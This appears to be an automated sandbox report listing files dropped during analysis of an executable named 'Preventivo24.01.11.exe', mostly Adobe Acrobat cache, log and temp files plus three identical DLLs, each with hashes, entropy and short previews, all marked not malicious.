C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\DC_Reader_RHP_Banner

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	JSON data
Category:	dropped
Size (bytes):	1395
Entropy (8bit):	5.774979893660522
Encrypted:	false
SSDEEP:	24:Yv6XjrEzvBrLgEGOc93W2JeFmaR7CQzttgBcu141CjrWpHfRzVCV9FJNNw:YvjZHgDv3W2aYQfgB5OUupHrQ9FJQ
MD5:	63C08DEEE241B08F4F595DA9AD5125CB
SHA1:	90A5918EB07A4873458C86964F3C394647A8C814
SHA-256:	A12F7D69BBEC7E8349C5BF9947F883673D15BF39CB49E2C2398AA96489342990
SHA-512:	6181F6664FFB2E2001FD4AFCD2767ED2BA2DCB80ED0F71DF88416E7FDA64D42556DA147D75340C3137599DE6F90091DD6B41F0ABD007634F4AE9CF8BF08736I 9
Malicious:	false
Preview:	{"analyticsData":{"responseGUID":"798431ce-89d6-4a48-ae39-c3edaa90682f","sophiaUUID":"BB455677-E4C2-45EB-A908-4974DBA96F4C"},"encodingScheme":true,"expirationDTS":1706182098562,"statusCode":200,"surfaceID":"DC_Reader_RHP_Banner","surfaceObj":{"SurfaceAnalytics":{"surfaceId":"DC_Reader_RHP_Banner"},"containerMap":{"1":{"containerAnalyticsData":{"actionBlockId":"57802_176003ActionBlock_0","campaignId":57802,"containerId":"1","controlGroupId":"","treatmentId":"d0374f2d-08b2-49b9-9500-3392758c9e2e","variationId":"176003"},"containerId":1,"containerLabel":"JSON for Reader DC RHP Banner","content":{"data":"eyJjdGEiOnsidHlwZSI6ImJ1dHRvbiIsInRleHQiOiJGcmVIIDctRGF5IFRyaWFsIiwiZ29fdXJsIjoiaHR0cHM6Ly9hY3JvYmF0LmFkb2JlLmNvbS9wcm94eS9wcmljaW5nL3VzL2VuL3NpZ24tZnJlZS10cmlhbC5odG1sP3RyYWNraW5naWQ9UEMxUFFMUVQmbXY9aW4tcHJvZHVjdCZtdjI9cmVhZGVyIn0sInVpIjp7InRpdGxlX3N0eWxpbmciOnsiZm9udF9zaXplIjoiMTQiLCJmb250X3N0eWxlIjoiMyJ9LCJkZXNjcmlwdGlvbl9nlbl9zdHlsaW5nIjp7ImZvbnRfc2l6ZSI6IjEyIiwiZm9udF9zdHlsZSI6IjMifSwidGl0
Malicious:	false
Preview:	{"analyticsData":{"responseGUID":"798431ce-89d6-4a48-ae39-c3edaa90682f","sophiaUUID":"BB455677-E4C2-45EB-A908-4974DBA96F4C"},"encodingScheme":true,"expirationDTS":1706182098562,"statusCode":200,"surfaceID":"DC_Reader_RHP_Intent_Banner","surfaceObj":{"SurfaceAnalytics":{},"containerMap":{}}}

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\DC_Reader_RHP_Intent_Banner

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	JSON data
Category:	dropped
Size (bytes):	291
Entropy (8bit):	5.270527474388663
Encrypted:	false
SSDEEP:	6:YEQXJ2HX9UE1F9VoZcg1vRcR0YuqGoAvJfbPtdPeUkwRe9:YvXKX9drEZc0v2GDV8Ukee9
MD5:	66618CF190C3033ABAB2383F1A037CDD
SHA1:	05D1FD8D42423EB2A056438759A23ABA72265AD1
SHA-256:	6907ACC3F8C0C04EA5C9DEFFC4224E24B76A7C0E7CA946311FD7D9D8116AA215
SHA-512:	335DA67EDAF34B6481197344CE9F06D50EB12601B2AD1D209A38FFFBB5C12CFB7AA89CAB9940D064A8FED508F5FDC8BBA54B075F0FF9BEB6E714911A0BAF6 9D2
Malicious:	false
Preview:	{"analyticsData":{"responseGUID":"798431ce-89d6-4a48-ae39-c3edaa90682f","sophiaUUID":"BB455677-E4C2-45EB-A908-4974DBA96F4C"},"encodingScheme":true,"expirationDTS":1706182098562,"statusCode":200,"surfaceID":"DC_Reader_RHP_Intent_Banner","surfaceObj":{"SurfaceAnalytics":{},"containerMap":{}}}

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\DC_Reader_RHP_Retention

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	JSON data
Category:	dropped
Size (bytes):	287
Entropy (8bit):	5.275572745613981
Encrypted:	false
SSDEEP:	6:YEQXJ2HX9UE1F9VoZcg1vRcR0YuqGoAvJf21rPeUkwRe9:YvXKX9drEZc0v2G+16Ukee9
MD5:	2C24C28097FC38C7B6C6654E14D1A6BE
SHA1:	D4609348FCEBC09FA8C0C11D60BF8142E15FF649
SHA-256:	CAD51D6348EAAA148A54A6C1926F106038540B9927DDCDCD4FC6E2836EA4067C
SHA-512:	CCF3F72EB84D6556CE31510ED82B6DDFE0B5028B065372F9E19B4BF5FFE67BDA0868A81A055C356028E0919DA9E59049064FEA5E54FD58CA8D1C9008DAF7DF 7E
Malicious:	false
Preview:	{"analyticsData":{"responseGUID":"798431ce-89d6-4a48-ae39-c3edaa90682f","sophiaUUID":"BB455677-E4C2-45EB-A908-4974DBA96F4C"},"encodingScheme":true,"expirationDTS":1706182098562,"statusCode":200,"surfaceID":"DC_Reader_RHP_Retention","surfaceObj":{"SurfaceAnalytics":{},"containerMap":{}}}

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\DC_Reader_Sign_LHP_Banner

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	JSON data
Category:	dropped
Size (bytes):	1250
Entropy (8bit):	5.715849560792744
Encrypted:	false
SSDEEP:	24:Yv6XjrEzvTamXayLgEs54c3drNaHmTBcu14wChqx+plVCV9FJN3H6w:YvjrBgn5drpTB5OJhr9Q9FJ9H3
MD5:	A720BB898C0D59DA44E99A28B80ABB57
SHA1:	21228D703535273259D71D6B8A5C3ACCAC2360FF
SHA-256:	9261494E0295FEFB48025FD89D1BEC6143EF4CCAD9EB9F2CB861F52378D9E6C0
SHA-512:	3D8D9D632FBD88F9667CA2724EFD981B199D3D15F1D2D73AAA7F9471680EA3AE2CE848F687EDB1F7D13584207BBF659298222C2AEE722564FE365BA5B2744A6D
Malicious:	false
Preview:	{"analyticsData":{"responseGUID":"798431ce-89d6-4a48-ae39-c3edaa90682f","sophiaUUID":"BB455677-E4C2-45EB-A908-4974DBA96F4C"},"encodingScheme":true,"expirationDTS":1706182098562,"statusCode":200,"surfaceID":"DC_Reader_Sign_LHP_Banner","surfaceObj":{"SurfaceAnalytics":{"surfaceId":"DC_Reader_Sign_LHP_Banner"},"containerMap":{"1":{"containerAnalyticsData":{"actionBlockId":"65179_200306ActionBlock_2","campaignId":65179,"containerId":"1","controlGroupId":"","treatmentId":"8deb148d-1a64-4e57-9648-e8bf939c598e","variationId":"200306"},"containerId":1,"containerLabel":"JSON for DC_Reader_Sign_LHP_Banner","content":{"data":"eyJjdGEiOnsidHlwZSI6ImJ1dHRvbiIsInRleHQiOiJGcmVIIDctZGF5IHRyaWFsIn0sInVpIjp7InRpdGxlX3N0eWxpbmciOnsiZm9udF9zaXplIjoiMTQiLCJmb250X3N0eWxlIjoiMyJ9LCJkZXNjcmlwdGlvbl9zdHlsaW5nIjp7ImZvbnRfc2l6ZSI6IjE0IiwiZm9udF9zdHlsZSI6Ii0xIn0sInRpdGxlIjoiIiwiZGVzY3JpcHRpb24iOiJTZW5kIGRvY3VtZW50cyAmIGZvcm1zIFxuZm9yIGZhc3QgZS1zaWduaW5nIG9ubGluZS4iLCJiYWNrZ3JvdW5kX3N0eWxpbmciOnsiYmFja2dyb3VuZF9jb

Entropy (8bit):	0.8112781244591328
Encrypted:	false
SSDEEP:	3:e:e
MD5:	DC84B0D741E5BEAE8070013ADDCC8C28
SHA1:	802F4A6A20CBF157AAF6C4E07E4301578D5936A2
SHA-256:	81FF65EFC4487853BDB4625559E69AB44F19E0F5EFBD6D5B2AF5E3AB267C8E06
SHA-512:	65D5F2A173A43ED2089E3934EB48EA02DD9CCE160D539A47D33A616F29554DBD7AF5D62672DA1637E0466333A78AAA023CBD95846A50AC994947DC888AB6AB1
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\SOPHIA.json

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	JSON data
Category:	dropped
Size (bytes):	2818
Entropy (8bit):	5.127436694158643
Encrypted:	false
SSDEEP:	24:YsqBwq0uxaDayBYRvMgmxFaCFMIlKd0mA4zVB4Yd4QW7CjMSj0SFQ9y0F2IAv2Lm:YCY1mQ4R145uYXMk09dAviU9Nkx98
MD5:	DDC5FAD41CF2DA20F2CD11395D0548E8
SHA1:	7356665EBB098262FAF8DD68B1DF06DDD36CF335
SHA-256:	6097BA5716B3ABD570DA3C15D8AB6BA86747B3E0EA7FD68642562EF794163527
SHA-512:	5A079BF24B9F19B6FDFE09E150A7FE07A3CB09C5CF992AB9E575994D5BD1CD732C7BF9ED8016ACEC2456FC75F25FE14149B6B55EA8C12E491850991CEC30FF35
Malicious:	false
Preview:	{"all":[{"id":"DC_Reader_Disc_LHP_Banner","info":{"dg":"2766787c734b0355c5c3dd7dd276438a","sid":"DC_Reader_Disc_LHP_Banner"},"mimeType":"file","size":1250,"ts":1706008698000},{"id":"DC_Reader_Home_LHP_Trial_Banner","info":{"dg":"148a230e3dff4ce102810dc14152ce3e","sid":"DC_Reader_Home_LHP_Trial_Banner"},"mimeType":"file","size":1368,"ts":1706008698000},{"id":"DC_Reader_Sign_LHP_Banner","info":{"dg":"f6404e55972a67397fc4cdfd3c68e41d","sid":"DC_Reader_Sign_LHP_Banner"},"mimeType":"file","size":1250,"ts":1706008698000},{"id":"DC_Reader_Convert_LHP_Banner","info":{"dg":"5084a35e095cd4116d7c5d11ef7b28e8","sid":"DC_Reader_Convert_LHP_Banner"},"mimeType":"file","size":1255,"ts":1706008698000},{"id":"DC_Reader_Edit_LHP_Banner","info":{"dg":"bc498d852bfb7e7b970a86b49a8cd656","sid":"DC_Reader_Edit_LHP_Banner"},"mimeType":"file","size":1230,"ts":1706008698000},{"id":"Edit_InApp_Aug2020","info":{"dg":"b2597987459352b5acbee1fad0fa2cff","sid":"Edit_InApp_Aug2020"},"mimeType":"file","size":782,"ts":17

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SharedDataEvents

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	SQLite 3.x database, last written using SQLite version 3040000, file counter 25, database pages 3, cookie 0x2, schema 4, UTF-8, version-valid-for 25
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	1.187069151370841
Encrypted:	false
SSDEEP:	48:TGufl2GL7msEHUUUUUUUUmSvR9H9vxFGiDIAEkGVvpc:lNVmswUUUUUUUUm+FGSItA
MD5:	948E40B8FF3C0C6CD247274DEAE70C59
SHA1:	B05A699952645335FA3C4A8CCFB80007C2F0EE16
SHA-256:	BE186B503810B03A14942AB5C0F56F0938592A4E56FCD1A7ED8F7B9F11B91866
SHA-512:	2A49D2187DCB9AE2154B629062FFAFCAC66EE2C8B71B903DD62A8AED6BFB2AB96100662152B83BBF6F1FEE0F17678948EC7FED26F37388ECC2E4A1A74F6D9C61
Malicious:	false
Preview:	SQLite format 3.....@ .....c..... ....

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SharedDataEvents-journal

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	SQLite Rollback Journal
Category:	dropped
Size (bytes):	8720
Entropy (8bit):	1.6041849445913965
Encrypted:	false
SSDEEP:	48:7MwbKUUUUUUUUUkvR9H9vxFGiDIAEkGVvcqFl2GL7msz:7gUUUUUUUUUU0FGSIteKVmsz
MD5:	457D6C179B1F46D95BF0F49AA3BA545C

SHA1:	EA61239924BDB8B1BF215E44A5A40E6A675EF193
SHA-256:	B7D7BCF014D34E0E25ADEE0DBCA3950B974B706C22F89E6C70F58BE1AE14F959
SHA-512:	2FC0407B162A2B87F8B088EAB01221ABCAE4EB452967DC50CF6285CF5A5BAB7B918D6508E3DE648DD91F4035B08737F5D1E334AC08D3EB8E6F3A85D32FB84FE3
Malicious:	false
Preview:	.... .c.....87..... .....f..... ....

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\UserCache64.bin

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	data
Category:	dropped
Size (bytes):	66726
Entropy (8bit):	5.392739213842091
Encrypted:	false
SSDEEP:	768:RNOpblrU6TBH44ADKZEgOhP2YblS81v17heApUsOXEPeYyu:6a6TZ44ADEOhPhblS81vahBK
MD5:	3E57A19237714CD662B6E6E5EF9EF5F5
SHA1:	7586ADBBA2695B96E5E5C7A9BC5A16BC519755CF
SHA-256:	7D1A7602AE02EC09DF354F701089E1C213D1F7A663F16AB51F599DA6937CEDB6
SHA-512:	C3089367989CB30159D9DEE4D172287379B4767E184D8CEDFFEBB7FD825916E5DCDC7B90E612EC6F3B367CA7A94E9EF7AF266F64D01B6F24FDE8661E7692DC0B
Malicious:	false
Preview:	4.397.90.FID.2:o:.....:F:AgencyFB-Reg.P:Agency FB.L:$....."F:Agency FB.#.96.FID.2:o:.....:F:AgencyFB-Bold.P:Agency FB Bold.L:%..... ..."F:Agency FB.#.84.FID.2:o:.....:F:Algerian.P:Algerian.L:$.....RF:Algerian.#.95.FID.2:o:.....:F:ArialNarrow.P:Arial Narrow.L:$....."F:Arial Narrow.#.109.FID.2:o:.....:F:ArialNarrow-Italic.P:Arial Narrow Italic.L:$....."F:Arial Narrow.#.105.FID.2:o:.....:F:ArialNarrow-Bold.P:Arial Narrow Bold.L:%....."F:Arial Narrow.#.118.FID.2:o:.....:F:ArialNarrow-BoldItalic.P:Arial Narrow Bold Italic.L:%....."F:Arial Narrow.#.77.FID.2:o:.....:F:ArialMT.P:Arial.L:$....."F:Arial.#.91.FID.2:o:.....:F:Arial-ItalicMT.P:Arial Italic.L:$....."F:Arial.#.87.FID.2:o:.....:F:Arial-BoldMT.P:Arial Bold.L:$....."F:Arial.#.100.FID.2

C:\Users\user\AppData\Local\Temp\MSI1b425.LOG

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	246
Entropy (8bit):	3.505069684106714
Encrypted:	false
SSDEEP:	6:Qgl946caEbiQLxuZUQu+lEbYnuoblv2K8rpa3GlGll:Qw946cPbiOxDlbYnuRK0IGlGn
MD5:	0A5ED263E52032380525899C0D784885
SHA1:	387775C19E1524FACC0881E54141FA206671C716
SHA-256:	61BB219BC3E9426DE667600AADF1EF4322561CC65F0DA5B718B4D3CA61652C2B
SHA-512:	F3DCDC6F5C7E5CDF47F454EFA40EDF7CFBBDAF83723E46D58B2CA5CF160D44856091017173CC67A47C9C16564656C4D2A49D57868423DF9323603E345549EEF
Malicious:	false
Preview:	..E.r.r.o.r. .2.7.1.1...T.h.e. .s.p.e.c.i.f.i.e.d. .F.e.a.t.u.r.e. .n.a.m.e. .(.'.A.R.M.'.). .n.o.t. .f.o.u.n.d. .i.n. .F.e.a.t.u.r.e. .t.a.b.l.e.....=.=.=. .L.o.g.g.i.n.g. .s.t.o.p.p.e.d.:. .2.3./.0.1./.2.0.2.4. . .1.2.:.1.8.:.1.8. .=.=.=.....

C:\Users\user\AppData\Local\Temp\MSI6F00.tmp

Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	756576
Entropy (8bit):	6.616629532136608
Encrypted:	false
SSDEEP:	12288:+0WEHqIw3Gy6hFWBZGNTph0lhSMXle1Gf5PsTcuvX:+xDf3z6hFWHah0lhSMXlKW547vX
MD5:	B158D8D605571EA47A238DF5AB43DFAA
SHA1:	BB91AE1F2F7142B9099E3CC285F4F5B84DE568E4
SHA-256:	CA763693CC25D316F14A9EBAD80EBF00590329550C45ADB7E5205486533C2504
SHA-512:	56AEF59C198ACF2FCD0D95EA6E32CE1C706E5098A0800FEFF13DDB427BFB4D538DE1C415A5CB5496B09A5825155E3ABB1C13C8C37DC31549604BD4D63CB7091
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%

Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$.....+.ZRo.4.o.4.o.4...7.d.4...1...4.iV0.}.4.iV7.x.4.iV1.!.4...0.v.4...2.n.4. ..5.F.4.o.5...4..V=...4..V4.n.4..V..n.4.o..n.4..V6.n.4.Richo.4.....PE..L.....e....."!...&.....bL....@A..... .....,.. .....N..`=.....x..p...p.....@.....x.....text...j..... ..`.rdata..H.....@..@.data...%.....@....rsrc.. .....@..@.reloc...x.....z.....@..B..... .....

C:\Users\user\AppData\Local\Temp\MSI6FDC.tmp

Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	756576
Entropy (8bit):	6.616629532136608
Encrypted:	false
SSDEEP:	12288:+0WEHqIw3Gy6hFWBZGNTph0lhSMXle1Gf5PsTcuvX:+xDf3z6hFWHah0lhSMXlKW547vX
MD5:	B158D8D605571EA47A238DF5AB43DFAA
SHA1:	BB91AE1F2F7142B9099E3CC285F4F5B84DE568E4
SHA-256:	CA763693CC25D316F14A9EBAD80EBF00590329550C45ADB7E5205486533C2504
SHA-512:	56AEF59C198ACF2FCD0D95EA6E32CE1C706E5098A0800FEFF13DDB427BFB4D538DE1C415A5CB5496B09A5825155E3ABB1C13C8C37DC31549604BD4D63CB70 91
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$.....+.ZRo.4.o.4.o.4...7.d.4...1...4.iV0.}.4.iV7.x.4.iV1.!.4...0.v.4...2.n.4. ..5.F.4.o.5...4..V=...4..V4.n.4..V..n.4.o..n.4..V6.n.4.Richo.4.....PE..L.....e....."!...&.....bL....@A..... .....,.. .....N..`=.....x..p...p.....@.....x.....text...j..... ..`.rdata..H.....@..@.data...%.....@....rsrc.. .....@..@.reloc...x.....z.....@..B..... .....

C:\Users\user\AppData\Local\Temp\MSI6FFC.tmp

Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	756576
Entropy (8bit):	6.616629532136608
Encrypted:	false
SSDEEP:	12288:+0WEHqIw3Gy6hFWBZGNTph0lhSMXle1Gf5PsTcuvX:+xDf3z6hFWHah0lhSMXlKW547vX
MD5:	B158D8D605571EA47A238DF5AB43DFAA
SHA1:	BB91AE1F2F7142B9099E3CC285F4F5B84DE568E4
SHA-256:	CA763693CC25D316F14A9EBAD80EBF00590329550C45ADB7E5205486533C2504
SHA-512:	56AEF59C198ACF2FCD0D95EA6E32CE1C706E5098A0800FEFF13DDB427BFB4D538DE1C415A5CB5496B09A5825155E3ABB1C13C8C37DC31549604BD4D63CB70 91
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$.....+.ZRo.4.o.4.o.4...7.d.4...1...4.iV0.}.4.iV7.x.4.iV1.!.4...0.v.4...2.n.4. ..5.F.4.o.5...4..V=...4..V4.n.4..V..n.4.o..n.4..V6.n.4.Richo.4.....PE..L.....e....."!...&.....bL....@A..... .....,.. .....N..`=.....x..p...p.....@.....x.....text...j..... ..`.rdata..H.....@..@.data...%.....@....rsrc.. .....@..@.reloc...x.....z.....@..B..... .....

C:\Users\user\AppData\Local\Temp\acrobat_sbx\NGL\NGLClient_AcrobatReader123.6.20320.6 2024-01-23 12-18-12-549.log

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	ASCII text, with very long lines (393)
Category:	dropped
Size (bytes):	16525
Entropy (8bit):	5.345946398610936
Encrypted:	false
SSDEEP:	384:zHIq8qrq0qoq/qUILImClrImI9IWdFdDdoPtPTPtP7ygyAydy0yGV///X/J/VokV:nNW
MD5:	8947C10F5AB6CFFFAE64BCA79B5A0BE3
SHA1:	70F87EEB71BA1BE43D2ABAB7563F94C73AB5F778
SHA-256:	4F3449101521DA7DF6B58A2C856592E1359BA8BD1ACD0688ECF4292BA5388485
SHA-512:	B76DB9EF3AE758F00CAF0C1705105C875838C7801F7265B17396466EECDA4BCD915DA4611155C5F2AD1C82A800C1BEC855E52E2203421815F915B77AA7331CA
Malicious:	false

Preview:	SessionID=f94b8f43-fcd8-49f4-8c6e-bbf5cd863db9.1696420882088 Timestamp=2023-10-04T13:01:22:088+0100 ThreadID=3400 Component=ngl-lib_NglAppLib Description="-------- Initializing session logs --------".SessionID=f94b8f43-fcd8-49f4-8c6e-bbf5cd863db9.1696420882088 Timestamp=2023-10-04T13:01:22:089+0100 ThreadID=3400 Component=ngl-lib_kOperatingConfig Description="GetRuntimeDetails: No operating configs found".SessionID=f94b8f43-fcd8-49f4-8c6e-bbf5cd8 63db9.1696420882088 Timestamp=2023-10-04T13:01:22:089+0100 ThreadID=3400 Component=ngl-lib_kOperatingConfig Description="GetRuntimeDetails: Fallback to NAMED_USER_ONLINE!!".SessionID=f94b8f43-fcd8-49f4-8c6e-bbf5cd863db9.1696420882088 Timestamp=2023-10-04T13:01:22:089+0100 ThreadID=3400 Com ponent=ngl-lib_NglAppLib Description="SetConfig: OS Name=WINDOWS_64, OS Version=10.0.19045.1".SessionID=f94b8f43-fcd8-49f4-8c6e-bbf5cd863db9.169642088 2088 Timestamp=2023-10-04T13:01:22:089+0100 ThreadID=3400 Component=ngl-lib_NglAppLib Description="SetConfig:

C:\Users\user\AppData\Local\Temp\acrobat_sbx\NGL\NGLClient_AcrobatReader123.6.20320.6.log

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	ASCII text, with very long lines (393), with CRLF line terminators
Category:	dropped
Size (bytes):	15114
Entropy (8bit):	5.349964663512601
Encrypted:	false
SSDEEP:	384:UizhlhQhNhnhehvh2hdh7hGhEsfs5OsEsvXwXM626yYVYJtctftX1/iU+UApKGTE:U+nO/VMdkf98CQEO5cgcPBkcq9fadTEH
MD5:	A7551F2B29E55D63E5FAEC1206F8E4FF
SHA1:	AE380EE3FA3F901C467A87628710FCCC284D4872
SHA-256:	67CCE11B371C99F701BB1CF0FE2943679654E5E31D3DED06ED434D035942A7C9
SHA-512:	D030EA6C081B444077179227D99A1B542709C76F6349F963DD07295D35149DE6F6F6EDB4B5540ED6B8D1A79158CF2DF7216A856840F0E43E525C13C6F2F290AD
Malicious:	false
Preview:	SessionID=d2af7e55-e277-436e-80ac-967d712becdc.1706008692588 Timestamp=2024-01-23T12:18:12:588+0100 ThreadID=8040 Component=ngl-lib_NglAppLib Description="-------- Initializing session logs --------"..SessionID=d2af7e55-e277-436e-80ac-967d712becdc.1706008692588 Timestamp=2024-01-23T12:18:12:590+0100 ThreadID=8040 Component=ngl-lib_kOperatingConfig Description="GetRuntimeDetails: No operating configs found"..SessionID=d2af7e55-e277-436e-80ac-967d7 12becdc.1706008692588 Timestamp=2024-01-23T12:18:12:590+0100 ThreadID=8040 Component=ngl-lib_kOperatingConfig Description="GetRuntimeDetails: Fallback to NAMED_USER_ONLINE!!"..SessionID=d2af7e55-e277-436e-80ac-967d712becdc.1706008692588 Timestamp=2024-01-23T12:18:12:590+0100 ThreadID=8040 Component=ngl-lib_NglAppLib Description="SetConfig: OS Name=WINDOWS_64, OS Version=10.0.19045.1"..SessionID=d2af7e55-e277-436e-80ac-967d712b ecdc.1706008692588 Timestamp=2024-01-23T12:18:12:590+0100 ThreadID=8040 Component=ngl-lib_NglAppLib Description="SetConf

C:\Users\user\AppData\Local\Temp\acrobat_sbx\acroNGLLog.txt

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	29752
Entropy (8bit):	5.386753438347909
Encrypted:	false
SSDEEP:	768:anddBuBYZwcfCnwZCnR8Bu5hx18HoCnLIAY+iCBuzhLCnx1CnPrRRFS10l8gT2rE:A
MD5:	9C08E7565A5DBDC7E30CD9D99CE3E4CD
SHA1:	6C3121CACB696B01F3DC5E092D5DDD6E6E6E836E
SHA-256:	60587FB87F40B87E05784314CB938CB1D9543C4F2C6C603AEA23290279FCA4DA
SHA-512:	0A7728328DC8E4CFF1C73E0878585364D4258F0B5A5D250C07FB4B524F95A475D6932A4D0699E64FD5108EAE7D304105AD936374C3E340167F3C0F021E39731A
Malicious:	false
Preview:	03-10-2023 12:50:40:.---2---..03-10-2023 12:50:40:.AcroNGL Integ ADC-4240758 : ************************************..03-10-2023 12:50:40:.AcroNGL Integ ADC-4 240758 : ************************************..03-10-2023 12:50:40:.AcroNGL Integ ADC-4240758 : ******** Starting new session ********..03-10-2023 12:50:40:.AcroNGL I nteg ADC-4240758 : Starting NGL..03-10-2023 12:50:40:.AcroNGL Integ ADC-4240758 : Setting synchronous launch...03-10-2023 12:50:40:.AcroNGL Integ ADC-4240758 ::::: Configuring as AcrobatReader1..03-10-2023 12:50:40:.AcroNGL Integ ADC-4240758 : NGLAppVersion 23.6.20320.6..03-10-2023 12:50:40:.AcroNGL Integ ADC-4240758 : NGLAppMode NGL_INIT..03-10-2023 12:50:40:.AcroNGL Integ ADC-4240758 : AcroCEFPath, NGLCEFWorkflowModulePath - C:\Program Files \Adobe\Acrobat DC\Acrobat\acrocef_1 C:\Program Files\Adobe\Acrobat DC\Acrobat\NGL\cefWorkflow..03-10-2023 12:50:40:.AcroNGL Integ ADC-4240758 : isNGLE xternalBrowserDisabled - No..03-10-2023 12:50:40:.Closing File..03-10-

C:\Users\user\AppData\Local\Temp\acrocef_low\06c15fdc-39b6-4101-8f8f-d99a71462b93.tmp

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe
File Type:	gzip compressed data, from FAT filesystem (MS-DOS, OS/2, NT), original size modulo 2^32 33081
Category:	dropped
Size (bytes):	1407294
Entropy (8bit):	7.97605879016224
Encrypted:	false
SSDEEP:	24576:/xA7o5dpy6mlind9j2kvhsfFXpAXDgrFBU2/R07/WLaGZDwYIGNPJe:JVB3mlind9i4ufFXpAXkrfUs0jWLaGZo
MD5:	A0CFC77914D9BFBDD8BC1B1154A7B364
SHA1:	54962BFDF3797C95DC2A4C8B29E873743811AD30
SHA-256:	81E45F94FE27B1D7D61DBC0DAFC005A1816D238D594B443BF4F0EE3241FB9685
SHA-512:	74A8F6D96E004B8AFB4B635C0150355CEF5D7127972EA90683900B60560AA9C7F8DE780D1D5A4A944AF92B63C69F80DCDE09249AB99696932F1955F9EED443BI
Malicious:	false

Preview:	.....[.s.8..}.....!#..gw.n.`uNl.f6.3....d%EK.D["...#.....!)...r.$.G.....Z..u.._>.~....^e..<..u....._D.r.Z..M.:...$.I..N.....\`.B.wj...:...E|.P..$ni.{.....T.^~<m-..J....RQk..*..f.....q. .....V.rC.M.b.DiL\.....wq.*...$&j....O.....~.U.+..So.]..n..#OJ..p./..-.....<...5..WB.O....i....<./.T.P.L.;.....h.ik..D*T...<...j..o..fz~..~."...w&.fB...4..@[.g.....Y.>/M."....-..N.{.2.....\... .h..ER..._..(.-..o97..[.t:..>..W*..0.....u...?.%...1u..fg..`.Z.....m ~.GKG.q{.vU.nr..W.%.W..#z..I.T.....1.....}.6.....D.O...:....PX.....*..R.....j.WD).M..9.Fw...W.-a..z.I\..u*.^....*L..^ .`.T...I.^.B.DMc.d....i...o.|M.uF|.nQ.L.E,.b!..NG.....<...J.....g.o....;&5..'a.M...I..1.V.iB2.T._I....".+.W.yA ._.....<.O.....O$."C....n!H.L`..q.....5..~./.._t.....A....S..3.....Q[..+..e..P;. ..O...x~<B.....'.)....n.$e.m.:....m.....&..Y.".H.s....5.9..A5)....s&.k0,.g4.V.K.,*.e....5...X.}6.P....y\.s|..Si..BB..y...~.....D^g...*7'T-.5*.!K.$\...2.

C:\Users\user\AppData\Local\Temp\acrocef_low\67266ffc-a6de-47cb-ac5a-3df74cb4d90b.tmp

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe
File Type:	gzip compressed data, from FAT filesystem (MS-DOS, OS/2, NT), original size modulo 2^32 5111142
Category:	dropped
Size (bytes):	1419751
Entropy (8bit):	7.976496077007677
Encrypted:	false
SSDEEP:	24576:/VRaWL07oXGZ4YIGNPJNdpy6mlind9j2kvhsfFXpAXDgrFBU2/R07D:tRaWLxXGZ4ZGh3mlind9i4ufFXpAXkru
MD5:	41034A6B023B6BB9C723DA146E190954
SHA1:	22C95166FF8A1C4D2AAC25B75D804CEBAAA6ACF2
SHA-256:	52BB8B0CA62248721986D650004C11ACCB0C988B6FBA645D9B4E3557CA87A15D
SHA-512:	6F8CD54BBB750E32FEBD78895F433CCF0C553C56E6B7DDEA03E3EA36ED283084CF6EA6FA8999162999D184B0F04B6E6DAB7F6FC27648EE517F744D7E8DBC8 AAD
Malicious:	false
